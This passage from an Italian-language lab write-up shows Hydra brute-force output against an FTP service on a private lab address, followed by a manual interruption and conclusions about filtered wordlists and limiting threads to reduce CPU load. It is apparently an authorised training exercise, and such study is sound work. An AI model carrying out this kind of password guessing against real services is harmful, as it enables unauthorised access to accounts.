[ATTEMPT] target 192.168.50.100 - login "testing" - pass "hottest" - 11 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testing1" - 12 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "lbtest" - 13 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "greatest" - 14 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "contests" - 15 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testibil" - 16 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test2" - 17 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "teste" - 18 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "tested" - 19 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test11" - 20 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testme" - 21 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testes" - 22 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testy" - 23 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testme2" - 24 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "glotest" - 25 of 10367586 [child 0] (0/0)
```

Avanzamento + interruzione controllata

```
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testing1" - 12 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "lbtest" - 13 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "greatest" - 14 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "contests" - 15 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testibil" - 16 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test2" - 17 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "teste" - 18 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "tested" - 19 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test11" - 20 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testme" - 21 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testes" - 22 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testy" - 23 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testme2" - 24 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "glotest" - 25 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testing123" - 26 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test01" - 27 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testit" - 28 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testicle" - 29 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test99" - 30 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testuser" - 31 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testing2" - 32 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "whitesta" - 33 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testin" - 34 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testerer" - 35 of 10367586 [child 0] (0/0)
[STATUS] 35.00 tries/min, 35 tries in 00:01h, 10367551 to do in 4936:56h, 2 active
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testdrive" - 36 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test3" - 37 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "tester1" - 38 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testament" - 39 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "123test" - 40 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "fastest" - 41 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "bftest" - 42 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test22" - 43 of 10367586 [child 0] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(kali㉿kali)-[~]
└─$
```

Risultato: Output Hydra su FTP.

Chiusura dell’esercizio:

L’utilizzo di wordlist ridotte tramite `grep` e la limitazione del numero di thread hanno permesso di **contenere l’utilizzo delle risorse di sistema**, rispondendo pienamente alla problematica evidenziata riguardo i tempi elevati di esecuzione di SecLists.

IN SINTESI:

L’attacco brute force sul servizio FTP è stato eseguito utilizzando Hydra con le stesse wordlist filtrate impiegate nella fase precedente.
L’opzione `-t 2` è stata utilizzata per limitare il numero di thread concorrenti e ridurre il carico CPU.

Hydra ha mostrato il numero totale di combinazioni teoriche, derivanti dal prodotto tra username e password. Dopo aver verificato il corretto funzionamento dell’attacco e l’avanzamento dei tentativi, **l’esecuzione è stata interrotta manualmente tramite `CTRL+C`, per dimostrare il metodo e il controllo dell’esecuzione.**

CONCLUSIONI:

L’esercizio ha dimostrato l’efficacia di un attacco brute force su servizi di rete come SSH e FTP, eseguito in un ambiente di laboratorio controllato**.**

L’utilizzo di Hydra con wordlist filtrate e con la limitazione dei thread (`-t 2`) ha permesso di ridurre il carico CPU e di mantenere il controllo dell’esecuzione.

Tutte le attività sono state svolte esclusivamente in ambiente di laboratorio autorizzato.